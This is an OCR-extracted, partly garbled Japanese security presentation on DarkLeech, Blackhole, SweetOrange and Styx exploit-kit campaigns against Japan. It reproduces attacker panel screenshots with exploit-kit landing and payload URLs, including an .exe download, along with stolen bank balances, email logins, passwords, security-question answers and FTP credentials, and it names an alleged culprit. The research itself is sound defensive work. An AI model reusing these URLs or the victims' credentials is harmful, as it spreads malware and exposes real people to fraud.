11 [EOF]
```

例えばDBライン2444を見たら:

PHPコードをReverseすると下記の感染サイトが分かります↓

```
http:// e.de/fkjj.html


UPDATE URL FROM http:// dame.com/stat.php?update=1116ac4eb94e0a8e80eaab6969d7f6f7

PUBLIC STAT http:/ dame.com/stat.php?public=23c1407d233f61e2eeee9e663be909f7
```

・なるほど!!



感染統計のパネル



	L	į.	
I		ъ.	
ı	ı		

	HOSTS	RUNS		
	568805	25238	4.4 %	
EXPLORER	298661	23960	8.0 %	
OTHER.	258995	20	0.0 %	
SAFARI	183560	15	0.0 %	
CHROME	26773	10	0.0 %	
	19077	1064	5.6 %	
FIREFOX	10734	178	1.7 %	
OTHER	258995	20	0.0 %	
	193523	14495	7.5 %	
WIN XP	78738	6025	7.7 %	
	49031	4098	8.4 %	
	17920	596	3.3 %	
JP	453972	22365	4.9 %	
US	18875	317	1.7 %	11/1/2
UNKNOWN	13577	4	0.0 %	
	7366	203	2.8 %	
нк	6142	176	2.9 %	
	5442	203	3.7 %	
	5280	579	11.0 %	
	4544	123	2.7 %	
	3053	36	1.2 %	
	2656	11	0.4 %	
	2570	40	1.6 %	

Orange/SweetOrange

Type: Malware Exploitation, Credential

Aim: Credential

Targeted: No

Public: Yes

Malware: Cridex, Medfos, ZeroAccess, FakeAV



SweetOrange

	[Главная] [Д	обавить редирект	ы] [Обновить урл] [Проверить ред
Своді	ная информация		
□ ID	URL	Статус	Коммент
[1]	http://protechnical.com/cdkcflt.php	All ok	AV OK
[2]	http://directbrokers.home.pl/sqwbbir.php	All ok	AV OK
[3]	http://candpmachine.com/byfcvdb.php	All ok	AV OK
[4]	http://womenshealthclinic.co.uk/aqhgwbe.pl	hp All ok	AV OK
[5]	http://www.iphoneapplicationlist.com/udofa	wx.php All ok	AV OK
[6]	http://selkinvitaly.ru/mkvggcf.php	All ok	AV OK
[7]	http://79.133.199.198/syafojv.php	All ok	AV OK
[8]	http://ekonomikyemek.com/rsvxnbf.php	All ok	OK - http://db.designerschic.com/aggregator/obsolete/graphics.php?signin=74
[9]	http://jcapital.com.ua/bipnoaa.php	All ok	${\tt OK-http://db.designerschic.com/for_inf/dcontent/document/graphics.php?edit}$
[10]	http://powerproduct.ru/ckgfybv.php	All ok	OK - http://db.designerschic.com/mchat/local_url/products/graphics.php?strate
[11]	http://climat-abakan.ru/ptwvmup.php	All ok	OK - http://db.designerschic.com/js/graphics.php?info=934&ports=877&memb
[12]	http://fotografie-nunta.com/jofqony.php	All ok	AV OK
[13]	http://krugozor.vv.si/knjtjwk.php	All ok	AV OK
[14]	http://mpweb.sk/wbqinso.php	All ok	OK - http://db.designerschic.com/upgrade/graphics.php?giftsjob=961&nomic=
[15]	http://ozkocalarelektrik.com/hlatymf.php	All ok	OK - http://db.designerschic.com/upgrade/graphics.php?giftsjob=961&nomic=
[16]	http://yadrik.com.ua/puxjdvh.php	All ok	OK - http://db.designerschic.com/down/icons/elements/graphics.php?best=68
[17]	http://ildi-org.net/pxkemmh.php	All ok	AV OK
[18]	http://crispapp.com/xtyhblh.php	All ok	OK - http://db.designerschic.com/666/graphics.php?macos=497&dating=12&c
[19]	http://www.capturetheimage.co.uk/xiurvuw	.php All ok	OK - http://db.designerschic.com/666/graphics.php?macos=497&dating=12&ce
[20]	http://ackermann-telekom.de/invdhrt.php	All ok	OK - http://db.designerschic.com/down/icons/elements/graphics.php?best=68
[21]	http://caisistemas.es/ekfhipk.php	All ok	AV OK
[22]	http://littlechampsplayway.com/ccfmebf.php	All ok	OK - http://db.designerschic.com/administratie/graphics.php?author=213&slid
[23]	http://astroumac.it/Inrequk.php	All ok	OK - http://db.designerschic.com/down/icons/elements/graphics.php?best=68
[24]	http://aiolitapasbar.com/nyavxio.php	All ok	AV OK
[25]	http://178.250.246.196/jnmcdxa.php	All ok	OK - http://db.designerschic.com/Super-Admin/graphics.php?police=683&refer
[26]	http://gws.ingit.ru/acgiylw.php	All ok	OK - http://db.designerschic.com/proxy/graphics.php?vendor=728&recent=53
[27]	http://vardarlarmutfak.com/uhixkeh.php	All ok	OK - http://db.designerschic.com/phpSQLiteAdmin/administer/mssql/graphics.p
[28]	http://ooovalentina.leader-host.ru/fwcydas.		OK - http://db.designerschic.com/AdminTools/menu/tmp/graphics.php?global=
[29]	http://littlemonkeys.ru/hnngbjg.php	All ok	OK - http://db.designerschic.com/down/icons/elements/graphics.php?best=68

SweetOrange

```
u/gate.php
NORA- CO
(ASS. CHARLED LANGUAGE A
(see Circle) inclination consists
(1) (1) 可以对对的数据
```

```
日本の関係感染サイトを単純に.jpでgrepをすると...
```

```
1 rea.hacca.jp/fujxuai.php↓
2 www.icmjapan.co.jp/dpribib.php↓
3 www.residensea.jp/fiscrld.php↓
4 temizayakkabi.com/tgqrqiw.php ?↓
5 www.silversea.jp/iptmkww.php↓
6 [EOF]
など。。。
```

Type: Server Exploitation, Credential

Aim: Redirection to Blackhole


Targeted: Yes

Public: Yes

Malware related: Pony, ZeroAccess, FakeAV, etc



感染情報が外側から見えない?



分かりづらい?

200	11111	тттт эрого агосото др	унтууттогтагуулагун
200	HTTP	delivery.trafficbroker.com	/rd.php?http://www.systemmetrix.jp
200	HTTP	www.systemmetrix.jp	I
200	HTTP	www.systemmetrix.jp	/wp-content/themes/metrix/style.css
200	HTTP	www.systemmetrix.jp	/wp-content/plugins/contact-form-7/stylesheet.css?ver=2.0.5
200	HTTP	www.systemmetrix.jp	/wp-includes/js/jquery/jquery.js?ver=1.3.2
200	HTTP	3897937.ranking2.fc2.com	/analyze.js
200	HTTP	analyzer52.fc2.com	/ana/processor.php?uid=408346
200	HTTP	Tunnel to	urs.microsoft.com:443
200	HTTP	129,121,99,242	/5b204563a4537ba4fad36b8c9715706d/q.php
200	HTTP	www.systemmetrix.jp	/wp-content/uploads/consulting01.png
200	HTTP	www.systemmetrix.jp	/wp-content/uploads/custom_01.png
200	HTTP	www.svstemmetrix.ip	/wp-content/uploads/cad01.png



unixfreaxjp.blogspot.jp/2013/03/darkleech-apache-module.html





threats | exploits | malwares | zerodays | vulnerabilities | a japan specific security blog

水曜日, 3月 20, 2013

DarkLeech Apache Moduleマルウェアのリバースエンジニアリング 調査(#OCJP-098について)

完全に

本件の内容はDarkLeech Apache Moduleに感染された事件(#OCJP-098)の続き調査となります。 今回のメインは発見したRogue Apache Moduleマルウェアのリバースエンジニアリングの内容になります。 reverseしました

***後サーバ側からの対策が出来るように、マルウェアの形、動き方、とその他詳細な情報を洗い出したほうがいいと考えてお ります。

《マルウェア発見調査》

数時間前日本国内にある感染されたサーバで調査を行いました。Apacheのaccess logにあやしい項目を発見しました、grep の結果↓

```
# grep "q.php" *
access_log.processed.4:xxx.xxx.xxx.xxx - - [12/Mar/2013:19:16:39 +0900] "GET /c47eba283f292f2ee6e2
access_log.processed.4:xxx.xxx.xxx.xxx - - [12/Mar/2013:19:16:39 +0900] "GET /c47eba283f292f2ee6e2
access_log.processed.8:xxx.xxx.xxx.xxx - - [08/Mar/2013:19:31:05 +0900] "GET /c47eba283f292f2ee6e2
access_log.processed.8:xxx.xxx.xxx.xxx - - [08/Mar/2013:19:31:05 +0900] "GET /c47eba283f292f2ee6e2
access_log.processed.8:xxx.xxx.xxx.xxx - - [08/Mar/2013:19:31:16 +0900] "GET /c47eba283f292f2ee6e2
access_log.processed.8:xxx.xxx.xxx.xxx - - [08/Mar/2013:19:31:16 +0900]
                                                                        "GET /c47eba283f292f2ee6e2
```


↑このログの意味は2013年3月8日と12日にあるUA(User Agent)IEブラウザからアクセスが来て「xxx.xxx.xxx.xxx」にある Blackhole Exploit Kit 2.xマルウェア感染サーバに転送されたが、URLが見つからず404の回答が出ました。 似たようなログが出たら間違いなくマルウェアに感染されたと思われます。

今週では、日本の感染レートが2番目から3番目に下がりました。


いいこと?

Blackhole パネルの 情報 4月中

СТРАНЫ	хиты	хосты	ЗАГРУЗКИ	1 %
Germany	433620	335772	28480	8.50
United States	655658	230091	23353	10.20
Japan	288211	130875	9838	7.53
্রীল্ল United Kingdom	109700	46442	3693	7.98
Austria Austria	53412	43322	3505	8.10
Canada	144249	33165	3468	10.47
Turkey	80243	23833	2929	12.31
France	128040	22974	2614	11.44
Greece	30112	21900	2395	10.99
Spain	48985	15616	2388	15.32
S Brazil	83405	26498	2149	8.13
Italy	39059	16272	2099	12.95
Taiwan	35782	19632	1937	9.88
Mexico	47171	16809	1924	11.48
Australia	71784	26586	1277	4.81
Thailand	33564	13431	1239	9.23
	22266	9046	1022	11.32
India	54600	21817	1002	4.62
Switzerland	19867	9120	831	9.14
Lithuania	20093	6476	798	12.34



2,600,000以上の感染事件...4月中




犯人は?



犯人はこれだ!



Scan4youの 裏データベース



その犯人のアカウント+請求情報、事件の時↓

<< first < prev 1 next > last >>

Invoice ID 🔺	Date Time	Source	Amount
49287	2013-03-13 00:55	U8943882	25.00
48464	2013-02-18 11:39	618720849506	25.00
47436	2013-01-17 15:59	618720849506	25.00
46907	2013-01-02 00:49	618720849506	10.00
40828	2012-07-21 15:26	618720849506	5.00

<< first < prev 1 next > last >>

ウクライナ人 @ Ukraine, Vishgorod




Japan & Malvertisement

- どんなスパム?
- どんなマルウェア?
- 目的は?




日本からの個人情報が狙われている?



マルウェア 情報 サマリー (6月中)→

```
12147↓
                   1.2%↓
           147
                   0.6%4
   ワーム
10
13
   Trojan.Win32.Bublik.axgh
                                   28 PWS↓
                                   25 メールワーム↓
15 Worm.Win32.Luder.axwz
                                  23 PWS↓
16|Trojan-Spy.Win32.Zbot.lwps
17 Exploit.Win32.CVE-2012-0158.ai 18 脆弱性/Exploit↓
18 Trojan-Spy.Win32.Zbot.lwfa
                                   17 PWS↓
19|Trojan-Spy.Win32.Zbot.Ibda
                                   17 PWS↓
20 Trojan-Spy.Win32.Zbot.Icnn
                                   14 PWS↓
21 Trojan-Spy.Win32.Zbot.kyvt
                                   14 PWS↓
                                   13 脆弱性/Exploit↓
22 Exploit.MSWord.Agent.dj
                                   12 メールワーム↓
23|Worm.Win32.Luder.ayzb
                                   11 トロイ↓
24 Trojan. Win32. Inject. foig
25|Trojan-Spy.Win32.Zbot.lvwb
                                   9 PWS↓
                                   7 メールワーム↓
26 Worm. Win32. Luder. anmw
27 Worm. Win32. Luder. aeio
                                   7 メールウーム4
28|Worm.Win32.Luder.achl
                                   5 メールグース
29 Worm. Win32. Luder. vrg
30 Worm. Win32. Luder. aumw
                                   3 PWS↓
31|Trojan-Spy.Win32.Zbot.luvo
                                   2 メールワーム↓
32|Worm.Win32.Luder.axcf
                                   2 PWS↓
33 Trojan-Spy.Win32.Zbot.Ihim
34|Trojan-PSW.Win32.Tepfer.Ihqr
                                   2 PWS↓
35|Trojan-PSW.Win32.Tepfer.kfqg
                                   2 PWS↓
36 Exploit.MSWord.Agent.di
                                   2 脆弱性/Exploit↓
37|Trojan-Spy.Win32.Zbot.luzt
                                   1 PWS↓
38 Trojan-Spy.Win32.Zbot.lujq
                                   1 PWS↓
39 Trojan-PSW.Win32.Tepfer.kxdh
                                   1 PWS↓
40 Trojan-PSW.Win32.Tepfer.kvdh
                                   1 PWS↓
42 (c)株式会社ケイエルジェイテック, ↓
43 2013 | Honeypot プロジェクト↓
```



← → C m

n.php?bank=wellsfargo

bankofamerica | chase | wellsfargo

BOT ID: WWW200-M-GAZI_FC27191B9F31C4CDwellsfargo | IP: 78.159.121.128 | First visit: 18:21:13 13.12.2012 | Last visit: 18:39:41 13.12.2012 |
Bot balance:
Account type: PERS
PREMIER CHECKING XXXXXX9561 =\$1,685.00
PREFERRED CHECKING XXXXXX9819 =\$3,802.40
WELLS FARGO AT WORK(SM) CHECKING XXXXXXX0064 =\$4,694.98
SAVINGS XXXXXX0286 =\$2,070.51
WAY2SAVE® SAVINGS XXXXXX0534 =\$505.15

このWellsfargoスパムの 裏のパネルは (VLX/Botnet)

BOT ID: CNF5511C6B_4F8E3674E2DDD07Bwellsfargo	IP- 78 159 121 128	First visit: 18:25:26 13 12 2012	Last visit: 18:39:29 13 12 201
Bot balance:	11.70.133.121.120	1250 (12512012)	2007,200
Account type: BIZ		Login info:	
Regular Checking Account XXXXXX6976 =\$8.53		login=joeiii333	
Slush Account XXXXXX4707 =\$18,880.01		password=valwedge3	
Escrow Account XXXXXX9681 =\$10,330.19			

BOT ID: KATIE-PC_A431462CE7CDF41Ewellsfargo IP: 78.159.121.	128 First visit: 19:13:47 12.12.2012 Last visit: 18:38:45 13.12.2012
Bot balance:	Login info:

← → C

admin.php

Total bots: 39 Total finished: 27 Total opened: 131

BOT ID	Done?	Total counter	INFO
APXFRONT-260_7033F577A872019C	1	3	Login=msarver@apexsystemsinc.com Password=technical1 What was the name of your first pet?=Zoey In which city do you want to retire?=Columbia What was the make of your first car?=Camry
HP32541227542_0FDFE9C5FDAB603A	1	5	Login=jim.michaud@superior-rg.com Password=srg4325400 What was the make of your first car?=Sunbeam What is the name of the city where your father was born?=Cannon Falls In what city did you meet your spouse?=Green Bay
ICC-15_A0F83AC1137B69F3	1	14	Login=ashok@sierratec-us.com Password=p@ssword What is the first name of your first boss?=Senthil What is the first name of your first boss?=Senthil What is the first name of your first boss?=Senthil
DELL7LM_06C638CDD1CE263B	1	4	Login=weplace@byrnesandrupkey.com Password=wonderwoman1 What is the name of the city where your father was born?=Waterloo What is the name of the hospital in which you were born?=Allen What was the name of your first pet?=Frank
MATRIX-1_463850B0D318BFF6	1	2	Login=recruiting@theeftgroup.com Password=fitness1 What was the name of your first pet?=Aibo What was your childhood nickname?=Jeff What type of dog do you have?=Pitbull
DMW-S6_00610D2FB6403D2D	1	3	Login=cox@designeers.com Password=Fish2012AA What was the make of your first car?=Ford What was the first name of your best friend in high school?=Brett What is the name of the city where your father was born?=Binghamton
			Login=cwalton@apexsystemsinc.com

取られた 個人情報

日本からの 情報もあり

```
|Out Look↓
2
  Email: sekidayo oa
  User (POP3): pop.m
6 Password (POP3): s
7 Server (POP3): pop
8 User (SMTP): smtp.
  |Server (SMTP): smt
10
12|Cisco VPN Client↓
14 Host: ras-vpn1i.jpl.
15 Password (Group): Her
16 Password (User): ↓
18 |------
19 Windows RAS↓
  21 Name: ZTE Wireles<u>s Terminal↓</u>
22 Login: 0736416040
23 Phone: #777↓
24
25
  Internet Explorer↓
28 http://www.facebook.com
29 http://www.facebook.com
30 http://www.facebook.com
31 http://twitter.com/000
32 site://www.yahoo.co.jp
33
  =======↓
35 Out Look↓
37 Email: sekidayo
38|User (POP3): po
39|Password (POP3)
                                           などなど。。。
40 Server (POP3):
41 User (SMTP): sm
42 Server (SMTP):
43 ↓
44 [E0F]
```

FTPアカウント、スパム・マルウェア 1人=0.5 USD (大体) Global statistics で、何の目的? From 01.01.2013 To 19.05.2013 **3**|// 感染URL。。。。↓ 4 http://tropold.org/jerk.cgi?6↓ ▼ Date Loads Sent to BackURL Refused Total 7 325 6 // STYX EKの"LANDING"ページ↓ 16.05.2013 14 441 15 518 9 612 1 503 20 570 7|http://painterinvoice.ru/spM4X<mark>E</mark>0g6I0074Rr0gZg70QF520s qP0Kx3Z014D00nDue0uiSn/↓ © 2012-2013 Styx Vulnerability Browser Stress-Test Platform 9 // EXPLOITファイル↓ fuji-solar.co.jp/date/dune.exe 10 http://painterinvoice.ru/spM4XE0q6I0074Rr0gZq70QF520s qP0Kx3Z0I4D00nDueOuiSn/rtoplsf.is↓ 11 http://painterinvoice .ru/spM4XE0q6I0074Rr0gZq70QF520sJWu(Opening dune.exe qP0Kx3Z0I4D00nDue0ujSn/imJTuXe.iar↓ 12 http://painterinvoice.ru/spM4XE0q6I0074Rr0gZq70QF520sJWu0 You have chosen to open qP0Kx3Z0I4D00nDue0ujSn/imJTuXe.iar↓ dune.exe 13 http://painterinvoice .ru/spM4XE0q6I0074Rr0gZq70QF520sJWu(qP0Kx3Z0I4D00nDue0ujSn/ffhkhh.Html↓ which is a: アプリケーション (221 KB) from: http://fuji-solar.co.jp 14|http://painterinvoice .ru/spM4XE0q6I0074Rr0gZq70QF520sJWu(qP0Kx3Z0I4D00nDue0uiSn/iouvtrdg jar↓ Would you like to save this file? 15 http://painterinvoice.ru/spM4XE0q6I0074Rr0gZq70QF520sJWu Save File Cancel qP0Kx3Z0I4D00nDue0ujSn/jouytrdg jar↓ 16 **17**1// PAYLOAD/マルウェア↓↓ 18 http://painterinvoice .ru/3vzJEf0i1Ke0TEJU0NHE/FRd80DY9Y0UuD50aFVg00/Ft0IBDP0PrZ00IGaR0QdkG08Bnd0mT dn0eM6a0iUMN0X1z408etx13GZt14x0R0zmtj09CzZ0JZvu0wphb0AfL90vskK0RJdU0Z1S80ffzP0LMwB06zee0E4jW0b7Zj13v AUOemCEO9yyP16EOTOj7mXO8VSEOyL8<mark>W</mark>OCITGOmML2/getmyfile.exe?o=1&h=12↓ 19 (REVERSED TO/曲元)关 20 LOHEREXE 11.738 K 22|http://fuji-solar.co.jp/date/dune.exe 🦠 3412 2.99 964 K dune.exe .**23** [EOF] KPLORER.EXE 1584 31.34 5,996 K

ログイン情報

SSH アクセス。。。

1 Show filters (current data filtered)

sel des inv	▲ Host	Password	0S	Memory	Country	Ping	Group	Create time	Description
	ssh roo	9	CentOS	1.000 Gb	JР	_		2012-03-13 3:41:41	

Showed: 1-1/1

FTP アクセス。。。

sel des inv	low filters (current data	Host	HTTP-root	Google PR	Alexa rate	▼ Country
	ftp://testspire74614:n					JP
	ftp://lolipop.jp-5274ce	<u>)</u>	http://5274ce745f3c7e77.lolipop.jp			JP
	ftp://webmaster:9iy2z		http://122.200.198.25			JP
	ftp://frogy.client.jp:7d		http://frogy.client.jp			JP
	ftp://lolipop.jp-dp4224		http://dp42248554.lolipop.jp			JP
	ftp://bqmsco:lyyrx+set		http://122.1.222.210			JP

Firefox, OperaとChromeなら安心? HTTPSのログインなら取れない?

14165","3162","<u>https:/</u> 35790","7611","<u>https:/</u> 39705", "8406" 8633", "10278" 2121", "10993" 4222", "11410" 5070", "11580" 6566", "11852" "https:/ "https:/ "https: 6567","11852" https: 4558","13400' 11 1809","16458" 12 1810","16458" "https:/ https:/ ',"ž2424' 10001" 10002","22424" 18537","24286" 30134","26521" 14|10002″. 16 30134" 17 30143", "26521" 18 30680", "26612" 19 30726", "26612" ,"29266","https: ,"31593","https: 20 43439" 21 55381" ,″31593″,″https: ,″31593″,″https: 22 | 55398" 23 55404" 24 55452 "31593" , https: "32859" ."https: 25 61110" "33620° 26 | 64207* ,"33620","https: ,"33620","https: 27 | 64236" 28 64253" 65328" "33813" ~43119~,~https: ~47106~,~https: 08522" 25222" "48355","https: "48355","https: ,"48355","https 32 29484" 33 29490" 229492 "48355" 2294931 2294991 "48355 '48355' 2295011 38 | 229502" °483551 48355 229504 48613 40 | 2305161 ~51793° 2445791 2637471 "57129' ',"608**4**4" 43 276526" 277838' ","61275 ,"651381 45 | 29 1 3 8 6 ' 2913911 "65138" 3050051 ,″69173 48 317951 ,"72826 ',"74693" 325530" ."75356 3278631 327864","75356° 327865","75356°

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